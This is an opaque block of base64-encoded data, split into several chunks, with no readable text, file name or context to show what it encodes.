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
